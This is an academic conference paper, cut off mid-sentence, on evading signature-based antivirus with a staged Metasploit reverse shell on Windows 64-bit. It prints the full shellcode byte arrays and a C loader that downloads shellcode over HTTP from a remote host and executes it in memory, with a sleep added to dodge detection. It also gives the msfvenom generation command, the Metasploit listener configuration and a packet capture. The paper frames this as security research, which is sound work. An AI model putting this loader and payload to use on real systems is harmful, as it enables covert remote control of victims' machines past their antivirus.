IEEE SoutheastCon2021

Evading Signature-Based Antivirus Software Using Custom Reverse Shell Exploit

Andrew Johnson, Rami J. Haddad
Department of Electrical and Computer Engineering
Georgia Southern University
Statesboro, United States
{aj05837, rhaddad}@georgiasouthern.edu

SoutheastCon 2021 | 978-1-6654-0379-5/21/$31.00 ©2021 IEEE | DOI: 10.1109/SOUTHEASTCON45413.2021.9401881

***Abstract*—Antivirus software is considered to be the primary line of defense against malicious software in modern computing systems. The purpose of this paper is to expose exploitation that can evade Antivirus software that uses signature-based detection algorithms. In this paper, a novel approach was proposed to change the source code of a common Metasploit-Framework used to compile the reverse shell payload without altering its functionality but changing its signature. The proposed method introduced an additional stage to the shellcode program. Instead of the shellcode being generated and stored within the program, it was generated separately and stored on a remote server and then only accessed when the program is executed. This approach was able to reduce its detectability by the Antivirus software by 97% compared to a typical reverse shell program.**

***Index Terms*—Metasploit-Framework, Reverse Shell, Anti-Virus, Kali Linux, Msfvenom, Meterpreter**

I. Introduction

As technology progresses at an exponential rate, so do the number of cyber attacks. According to a study performed at the University of Maryland in 2007, there is a cyber attack performed every 39 seconds, affecting one in every three Americans every year [1]. These attacks translate to more than 44 records stolen every second of every single day. This number has only increased since Cisco predicts that the number of devices connected to the Internet will exceed the global population by at least three folds by 2023, with an estimate of close to 30 billion connected devices [2]. According to the University of North Georgia, only 38% of organizations worldwide claim they could handle a cyber attack on their organization [3].

The best defense against cyber attacks is human intelligence and security awareness training. Black-hat hackers will always find a new zero-day vulnerability as long as technology keeps expanding and new features are added. It is estimated that around 94% of data breaches start with a phishing email sent to an employee of that company [4]. Hackers, white-hat and black-hat, agree that the current firewalls and Antivirus software used to protect individuals and businesses alike are a small hurdle at best [5]. There is bound to be an exploitable vulnerability lurking with so many different protocols and features implemented on the average network. Unfortunately, even the most advanced security implementations aren't always 100% effective at detecting and blocking threats. A current example of this is the controversial SolarWinds cyber attacks, in which the alleged perpetrator was able to gain access to the company's Orion software, which is what is used to push software updates to their clients [6]. The attackers were able to inject their advanced malware into the software update allowing their malware to be installed completely undetected since it was embedded into a trusted software distributor. This cyber attack is mentioned because this affected some of the largest organizations in the world, including Microsoft, the Cybersecurity and Infrastructure Security Agency (CISA), FireEye, Homeland Security, the U.S. State Commerce and Treasury, U.S. Energy Department, the National Nuclear Security Administration, and many more. These organizations have some of the absolute best cybersecurity implementations in the entire world, as well as FireEye, being one of the most renowned cybersecurity firms in the globe, and this attack still went undetected for over 8 months.

This paper exposes new customized shellcode exploitation of the Windows 64-bit operating system that can successfully evade almost all Antivirus software using signature-based detection algorithms. This is achieved by source code obfuscation of a typical Metasploit reverse shellcode exploitation, which renders it's signature undetected by Antivirus software.

The remainder of this paper is organized as follows; Section II discusses the background related to the work proposed in this paper. Section III discusses the proposed exploitation and experiment design. Section IV presents the experimental results and findings of this study. Finally, Section V concludes the paper with a summary of findings and restatement of purpose.

II. Background

A standard shell is a computer process that presents a command prompt interface that allows the user to control the machine (computer) using keyboard commands instead of using a GUI (Graphical User Interface). A reverse shell is a type of shell in which the target/victim machine communicates back to the attacker's machine and spawns a shell that has control over the target machine. This usually works by having what is called a “listener” server on the attacker machine that waits for incoming connections, such as the reverse shell calling back to initiate a connection.

Some of the software being used includes Kali Linux, a Debian-based Linux distribution/operating system that is specifically built for advanced penetration testing and security auditing [7]. Kali Linux contains several hundreds of tools used for the specific purpose of cybersecurity. The main tool that is used in this project is the Metasploit-Framework [8]. Metasploit is a computer security project that aids in penetration testing by having one of the most extensive local collection of exploits and vulnerabilities. Msfvenom is a tool incorporated within the Metasploit-framework that allows individuals to generate different types of shellcode exploits for various operating systems [9].

Shellcode is usually a small piece of code that is written in hexadecimal or commonly referred to as machine code, that is used as a payload in the exploitation of a software vulnerability. The term shellcode is derived from its original purpose; it was the specific portion of an exploit used to spawn a roots shell [10]. The shellcode used in this project spawns a staged meterpreter reverse shell that exploits the Windows 64-bit operating system. A meterpreter shell is what would be considered a more “powerful” shell in the respect that it has built-in functions that automate common post-exploitation jobs, such as escalating privileges and transporting data between the victim and attacker machines.

A. Antivirus Detection Methods

Antivirus software has multiple different means of detecting threats, including signature-based detection and sandbox detection. Antivirus software stands at a disadvantage, though, because it must quickly figure out if a file is malicious or not as to not impact the user’s performance. This can be extremely difficult for a file to be determined safe quickly enough as there is an abundance of different kinds of malware created, and the Antivirus must search through all known threats in a very short span of time. Originally, Antivirus software relied entirely upon signature-based detection. This method of detection works by having the Antivirus software scan everything saved onto the disk or ROM memory. When the software is scanning a file for potential threats, it is compared to a database of know malware signatures to decide whether a file is malicious or not. Signature-based detection cannot possibly predict whether or not every single piece of code it comes across has malicious intent. Therefore instead of asking is if this piece of code is malicious, it instead asks if this piece of code looks like something else that is malicious. This method of detection is simple and efficient but is not always reliable, especially for zero-day threats. Zero-day threats are malware that has not been seen before in the real world and, therefore, is not stored in any signature database.

The next most common method of Antivirus detection is behavioral-based detection. Behavioral-based detection takes many different forms and is overall a broad term to describe how Antivirus software works to find potential threats. Essentially, behavioral-based detection works by examining the behavior of a program to decide whether or not the program is behaving in a malicious way. A popular example of behavioral-based detection would be when an Antivirus software quarantines a new program to a virtual ”sandbox” environment. This works by executing the program in question in a virtual environment and then examine the effect it has on the virtual machine. This is not always effective, though, because advanced malware has contingencies in place to detect whether or not the program is inside a virtual sandbox and can morph its behavior not to seem malicious. Additionally, a more straightforward means of bypassing this method of detection is to have a longer than average idle time before the malware executes more aggressive commands.


B. Threat Modeling

The target system used to test this work is a fully patched Windows 10 Home 64-bit operating system running Windows Defender antivirus software. The exploit created in this work has only been tested to work with Windows 10 64-bit operating system, but it should work with any 64-bit version of Windows 7 and later; this includes Windows Server. The rationale for targeting the 64-bit version of Windows is that it was found, through experimentation, that exploits targeting the 64-bit operating systems seemed to have a lower rate of detection by various Antivirus software when compared to programs developed for 32-bit operating systems. In addition, the majority of systems being deployed nowadays utilizes 64-bit operating systems. Microsoft Visual Studios was used to develop and test the source code for the proposed custom exploit.

Kali Linux was spun up using VMware Workstation 16 Player, and it is important that the virtual machine network connection is bridged to the Local Area Network (LAN) so that the attacking machine and the target machine could communicate with each other without having to tunnel the connection or set up port-forwarding on the gateway. The experiment presented in this paper is a proof-of-concept; therefore, both the attacker and the target machines were connected using the same LAN. Additional steps would need to be taken for this attack to work if the attacking machine is not on the same LAN as the target machine.

III. Methods

When viewing the original template used by Metasploit to generate the Windows reverse shell executable, it can be easily realized that the source code is extremely simple and is no wonder it is practically 100% detectable by all popular Antivirus software. The original template used by Metasploit to generate the executable is shown in Figure 1. The shellcode is generated and saved as an unsigned char array, and then memory is reserved on the system using the VirtualAlloc() command. Afterward, memcpy() is used to copy over the shellcode instructions into the space reserved in memory before using VirtualAlloc. Finally, the shellcode is executed in memory using ((void(*)())exec)(), which is a well-known technique for executing shellcode in the hacker community.




```
int main()
{

        unsigned char shellcode[] =
                "\x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05\xef\xff"
                "\xff\xff\x48\xbb\xd6\xd6\x76\x23\x7f\x15\x1a\xe9\x48\x31\x58"
                "\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\x2a\x9e\xf5\xc7\x8f\xfd"
                "\xd6\xe9\xd6\xd6\x37\x72\x3e\x45\x48\xb8\x80\x9e\x47\xf1\x1a"
                "\x5d\x91\xbb\xb6\x9e\xfd\x71\x67\x5d\x91\xbb\xf6\x9e\xfd\x51"
                "\x2f\x5d\x15\x5e\x9c\x9c\x3b\x12\xb6\x5d\x2b\x29\x7a\xea\x17"
                "\x5f\x7d\x39\x3a\xa8\x17\x1f\x7b\x62\x7e\xd4\xf8\x04\x84\x97"
                "\x27\x6b\xf4\x47\x3a\x62\x94\xea\x3e\x22\xaf\x73\x9b\x91\xce"
                "\xdd\x74\x2c\xfa\x67\x1a\xe9\xd6\x5d\xf6\xab\x7f\x15\x1a\xa1"
                "\x53\x16\x02\x44\x37\x14\xca\xb9\x5d\x9e\x6e\x67\xf4\x55\x3a"
                "\xa0\xd7\x06\x95\x75\x37\xea\xd3\xa8\x5d\xe2\xfe\x6b\x7e\xc3"
                "\x57\xd8\x1f\x9e\x47\xe3\xd3\x54\xdb\x20\xdb\x97\x77\xe2\x47"
                "\xf5\x6f\x18\x9a\xd5\x3a\x07\x77\x50\x23\x38\xa3\x0e\x2e\x67"
                "\xf4\x55\x3e\xa0\xd7\x06\x10\x62\xf4\x19\x52\xad\x5d\x96\x6a"
                "\x6a\x7e\xc5\x5b\x62\xd2\x5e\x3e\x22\xaf\x54\x42\xa8\x8e\x88"
                "\x2f\x79\x3e\x4d\x5b\xb0\x97\x8c\x3e\xa0\x93\x35\x5b\xbb\x29"
                "\x36\x2e\x62\x26\x4f\x52\x62\xc4\x3f\x3d\xdc\x80\xea\x47\xa0"
                "\x68\xa1\x05\x11\x20\x26\x28\xe9\xd6\x97\x20\x6a\xf6\xf3\x52"
                "\x68\x3a\x76\x77\x23\x7f\x5c\x93\x0c\x9f\x6a\x74\x23\x6a\x6f"
                "\xda\x41\xd7\xd4\x37\x77\x36\x9c\xfe\xa5\x5f\x27\x37\x99\x33"
                "\x62\x3c\xee\x29\x03\x3a\xaa\x95\x7d\x1b\xe8\xd6\xd6\x2f\x62"
                "\xc5\x3c\x9a\x82\xd6\x29\xa3\x49\x75\x54\x44\xb9\x86\x9b\x47"
                "\xea\x32\x24\xda\xa1\x29\x16\x3e\xaa\xbd\x5d\xe5\x29\x9e\x5f"
                "\xb7\x62\xc5\xff\x15\x36\x36\x29\xa3\x6b\xf6\xd2\x70\xf9\x97"
                "\x8e\x3a\xaa\x9d\x5d\x93\x10\x97\x6c\xef\x86\x0b\x74\xe5\x3c"
                "\x53\x16\x02\x29\x36\xea\xd4\x9c\x33\x3e\xe5\x23\x7f\x15\x52"
                "\x6a\x3a\xc6\x3e\xaa\x9d\x58\x2b\x20\xbc\xd2\x37\x7b\x37\x9c"
                "\xe3\xa8\x6c\xd4\xaf\xeb\x20\xea\xcf\x6a\x2e\xd6\x08\x76\x37"
                "\x96\xde\xc9\x88\x5f\x80\x49\x3f\x54\x43\x81\xd6\xc6\x76\x23"
                "\x3e\x4d\x52\x60\x24\x9e\x47\xea\x3e\xaf\x42\x4d\x85\x33\x89"
                "\xf6\x37\x9c\xd9\xa0\x5f\x11\x3b\x12\xb6\x5c\x93\x19\x9e\x5f"
                "\xac\x6b\xf6\xec\x5b\x53\xd4\x0f\xbe\x7c\x80\xc0\x99\x11\xd6"
                "\xab\x5e\x7b\x3e\x42\x43\x81\xd6\x96\x76\x23\x3e\x4d\x70\xe9"
                "\x8c\x97\xcc\x28\x50\x1a\x2a\x16\x03\x81\x2f\x62\xc5\x60\x74"
                "\xa4\xb7\x29\xa3\x6a\x80\xdb\xf3\xd5\x29\x29\x89\x6b\x7e\xd6"
                "\x52\xc0\x10\x9e\xf3\xd5\x0a\xa1\x5b\x16\x31\x8e\x1c\x23\x26"
                "\x5c\xdd\x2b\x26\x63\xd4\x75\x80\xc0\x1a\xe9";


        void *exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        memcpy(exec, shellcode, sizeof shellcode);
        ((void(*)())exec)();

        return 0;
}
```

Fig. 1. Original Metasploit Reverse Shell Source Code

A. Proposed Program Obfuscation

Knowing that most Antivirus software works by searching for malicious signatures in files in order to detect threats, the proposed methodology was to change the source code of the template used to compile the reverse shell executable in a way that does not change the program's end functionality. In other words, find another way to achieve the same result as the original program while also changing the program's signature as not to alert the Antivirus software. The obvious solution to this problem was to add another stager to this program. Instead of the shellcode being generated and stored within the program, it is generated separately and stored on a remote server and only accessed when the program is executed and needs it. Therefore, the shellcode instructions never touch the disk and are instead downloaded and executed straight into the memory, thus further reducing detection chances. Additionally, in order for the program to download the shellcode instructions from a remote server, the number of changes and features that will be implemented to the original program will drastically change the signature of the modified source code, which is the main goal of this proposed exploit. The main method of the modified source code is shown in Figure 2.

As stated before, the new modified program is similar to the original program in many ways, such as how it reserves memory and executes the shellcode. The major difference being that the shellcode instructions are no longer stored within the source code like before. For this approach to work correctly, the shellcode instructions must be fetched, which was done using an HTTP GET REQUEST. The contents were downloaded and parsed so that just the shellcode instructions were stored into the char* memBuffer. Though in order for the shellcode to execute correctly in memory, it needs to be stored as an unsigned char array. Right now, it is stored as an array of characters that cannot be executed as the program does not understand that these are hexadecimal instructions. This is where the For loop serves its purpose in reading the contents of memBuffer and saving it as a hexadecimal machine code into the predefined unsigned char buff[]. Finally, the program finishes executing as it usually would have compared to the original source code template.




```
int main()
{
        Stealth();
        const int bufLen = 1024;
        char url[] = "http://192.168.1.2/shellcode.txt";
        char *szUrl = url;
        long fileSize;
        char *memBuffer, *headerBuffer;
        FILE *fp;
        memBuffer = headerBuffer = NULL;

        if (WSAStartup(0x101, &wsaData) != 0)
                return -1;

        memBuffer = readUrl2(szUrl, fileSize, &headerBuffer);


        //Converting http GET REQUEST string to unsigned char[]

        unsigned char buff[552];                        //This is size of shellcode
        memBuffer+=2;
        for (size_t count = 0; count < sizeof buff -1; count++) {
                sscanf(memBuffer, "%02hhx", &buff[count]);
                memBuffer=memBuffer+4;
        }

        Sleep(10000);                           //Sleeps for 10 seconds to avoid AV detection

        void *exec = VirtualAlloc(0, sizeof buff, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        memcpy(exec, buff, sizeof buff);

        ((void(*)())exec)();
```

Fig. 2. Modified Program Source Code Main Method


B. System and Network Setup

Kali Linux is needed to generate the shellcode instructions for this exploit. Specifically, Msfvenom was used to configure the shellcode options. The command used to generate the shellcode instructions for the Meterpreter Reverse Shell payload is shown in Figure 3. When examining the command used to generate the shellcode, there are some important arguments used that need mentioning. The -p argument signifies the payload type to use. In this example, I am targeting a Windows 10 64-bit operating system. Therefore, I am going to specify the payload type as windows/x64/meterpreter/reverse_tcp. Next, the LHOST and LPORT represent the IPv4 address and port



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.29 LPORT=5498 -f c -b \x00\x0a\x0d -o shellcode.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=79, char=0×78)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 551 (iteration=0)
x64/xor chosen with final size 551
Payload size: 551 bytes
Final size of c file: 2339 bytes
Saved as: shellcode.txt

┌──(kali㉿kali)-[~]
└─$ cat shellcode.txt
unsigned char buf[] =
"\x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05\xef\xff"
"\xff\xff\x48\xbb\xe0\x4c\xed\xa3\x67\xdc\x19\xa5\x48\x31\x58"
"\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\x1c\x04\x6e\x47\x97\x34"
"\xd5\xa5\xe0\x4c\xac\xf2\x26\x8c\x4b\xf4\xb6\x04\xdc\x71\x02"
"\x94\x92\xf7\x80\x04\x66\xf1\x7f\x94\x92\xf7\xc0\x01\xdc\x6a"
"\x2f\xd3\xae\xef\xaa\x04\x66\xd1\x37\x94\x28\x65\x4c\x70\x8c"
"\xdf\x65\xf0\x39\xe4\x21\x85\xe0\xe2\x66\x1d\xfb\x48\xb2\x0d"
"\xbc\xeb\xec\x8e\x39\x2e\xa2\x70\xa5\xa2\xb7\xba\x98\xdd\xf8"
"\x47\xef\xac\xe2\xae\x19\xa5\xe0\xc7\x6d\x2b\x67\xdc\x19\xed"
"\x65\x8c\x99\xc4\x2f\xdd\xc9\xf5\xa4\xc7\xad\x83\x2e\xdd\xc9"
"\x2e\xa8\x54\x0e\xf5\x2f\x23\xd0\xe8\xd1\x85\xac\x28\x53\x54"
"\x51\xa4\x36\x04\xdc\x63\xcb\x9d\xd8\x6c\xed\x0d\xec\x62\x5f"
"\x3c\x6c\x54\xac\x4f\xa1\x87\x6f\x99\x20\x74\x95\x94\xb5\xe7"
"\xec\x9c\x3d\xec\xe1\x9c\x8b\xe2\xec\xd0\x51\xe1\x6b\x0c\xf1"
"\xea\x66\x0c\x58\x2e\xe4\xc4\xac\xfb\x2f\xdd\xc9\xe4\xb8\x12"
"\xb4\xf9\x26\x84\x58\xfc\xa1\x16\xa5\x20\x8b\xfc\x58\xf7\x1f"
"\xac\xb5\xe2\x3e\x86\x51\x2e\xf2\xa5\xa6\x5c\x98\x23\x44\xec"
"\x5e\x3b\x9e\x91\x38\xef\x2b\xa5\xe0\x0d\xbb\xea\xee\x3a\x51"
"\x24\x0c\xec\xec\xa3\x67\x95\x90\x40\xa9\xf0\xef\xa3\x72\xa6"
"\xd9\x0d\xe1\x51\xac\xf7\x2e\x55\xfd\xe9\x69\xbd\xac\x19\x2b"
"\xab\x3f\xa2\x1f\x99\xa1\x2a\x8d\xb4\x18\xa4\xe0\x4c\xb4\xe2"
"\xdd\xf5\x99\xce\xe0\xb3\x38\xc9\x6d\x9d\x47\xf5\xb0\x01\xdc"
"\x6a\x2a\xed\xd9\xed\x1f\x8c\xa5\x2a\xa5\x94\xe6\x65\xa8\xc5"
"\x2c\xe2\xdd\x36\x16\x7a\x00\xb3\x38\xeb\xee\x1b\x73\xb5\xa1"
"\x14\xa1\x2a\x85\x94\x90\x5c\xa1\xf6\x74\x06\x13\xbd\xe6\x70"
"\x65\x8c\x99\xa9\x2e\x23\xd7\xd0\x05\xa4\x7e\xa3\x67\xdc\x51"
"\x26\x0c\x5c\xa5\x2a\x85\x91\x28\x6c\x8a\x48\xac\xfb\x2f\x55"
"\xe0\xe4\x5a\x4e\x34\x6b\x38\x23\xcc\x26\x18\x4c\x93\xf6\x2f"
"\x5f\xdd\x85\xbe\xc5\x1b\xc9\x27\x9d\x40\xcd\xe0\x5c\xed\xa3"
"\x26\x84\x51\x2c\x12\x04\xdc\x6a\x26\x66\x41\x01\xb3\xa9\x12"
"\x76\x2f\x55\xda\xec\x69\x8b\xa0\x92\xae\x95\x90\x55\xa8\xc5"
"\x37\xeb\xee\x25\x58\x1f\xe2\x95\x25\xfc\x98\x09\x9a\x5d\xe0"
"\x31\xc5\xfb\x26\x8b\x40\xcd\xe0\x0c\xed\xa3\x26\x84\x73\xa5"
"\xba\x0d\x57\xa8\x48\xd3\x29\x5a\x35\x1b\xb4\xe2\xdd\xa9\x77"
"\xe8\x81\xb3\x38\xea\x98\x12\xf0\x99\x1f\xb3\x12\xeb\x66\x1f"
"\x51\x8c\x26\x04\x68\x55\x12\x68\x58\x5a\x07\x14\x87\xa3\x3e"
"\x95\xde\x67\x10\xf9\x4f\xf5\x98\x09\x19\xa5";

┌──(kali㉿kali)-[~]
└─$ █
```

Fig. 3. Msfvenom Command to Generate Shellcode



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST 192.168.1.29
LHOST ⇒ 192.168.1.29
msf6 exploit(multi/handler) > set LPORT 5498
LPORT ⇒ 5498
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.29     yes       The listen address (an interface may be specified)
   LPORT     5498             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Fig. 4. Listening Server Options

that the target machine will attempt to connect back to in order to open up a reverse shell. The -f argument specifies the format type; in this instance, the shellcode needs to be in a format that can be used in a C program, so ’c’ is specified as the format. Another argument used in this example is the -b argument which stands for ”bad characters”. This argument allows the user to specify which characters to avoid in the shellcode, as some characters can cause the shellcode mot to execute properly [10]. Lastly, the -o argument specifies the output file name that will hold the generated shellcode. Therefore the shellcode generated will initiate a reverse meterpreter shell connection back to the machine with the IPv4 address of 192.168.1.29:5498 when executed and will not contain the three bad character instructions specified.


After the shellcode is generated, it is crucial to format it correctly so that the file containing the instructions is only using hexadecimal instructions and not any other characters. This can be done manually before or in real-time if implemented into the program to expect this kind of input. Next, the shellcode file needs to accessible by the proposed program; therefore, an Apache HTTP Server was used to host the proposed shellcode file for this experiment [11]. Once the shellcode file is moved into the /var/www/html/ directory and the Apache server is started up, the shellcode file is accessible from any machine sharing the same LAN as the Kali machine.

C. Listening Server Setup

The last preliminary preparation that needs to be done for this payload to execute properly is to set up the listening server on the attacking machine. Without a server waiting on standby for the reverse shell connection, the incoming connection will be immediately dropped as the Kali machine is not currently expecting it and therefore does not know how to handle it. That being said, the by far most straightforward way to handle incoming reverse shell connections one-or-many is to use Metasploit’s exploit/multi/handler tool. This tool is straightforward to use, as it only requires the user to set the IP address of the local machine, the port to listen on, and the expected payload used. Setting up the listening server options is shown in Figure 4. Once all the options are configured, the listener can be activated by entering the ”run” command. Afterward, the listener will continue to wait for an incoming connection until it receives one or is exited by the user.

D. Remote Code Execution


The final step in performing this exploit is to have the executable executed on the target machine. For proof-of-concept purposes, the program was compiled and executed using Visual Studio 2019, as this made it easier to debug when conducting this experiment. Once the program is executed on the compatible target machine, an incoming connection alert was received by the Metasploit handler almost immediately. A Wireshark [12] log of the target and attacking machine



```
ip.addr == 192.168.1.29

No.  Time        Source        Destination   Protocol Length Info
 85 5.035570974 192.168.1.2   192.168.1.29  TCP        66 56497 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
 86 5.035602483 192.168.1.29  192.168.1.2   TCP        66 80 → 56497 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
 87 5.035768554 192.168.1.2   192.168.1.29  TCP        60 56497 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
 88 5.035768594 192.168.1.2   192.168.1.29  HTTP      105 GET /shellcode.txt HTTP/1.0
 89 5.035791677 192.168.1.29  192.168.1.2   TCP        54 80 → 56497 [ACK] Seq=1 Ack=52 Win=64256 Len=0
 90 5.036067198 192.168.1.29  192.168.1.2   HTTP     2535 HTTP/1.1 200 OK  (text/plain)
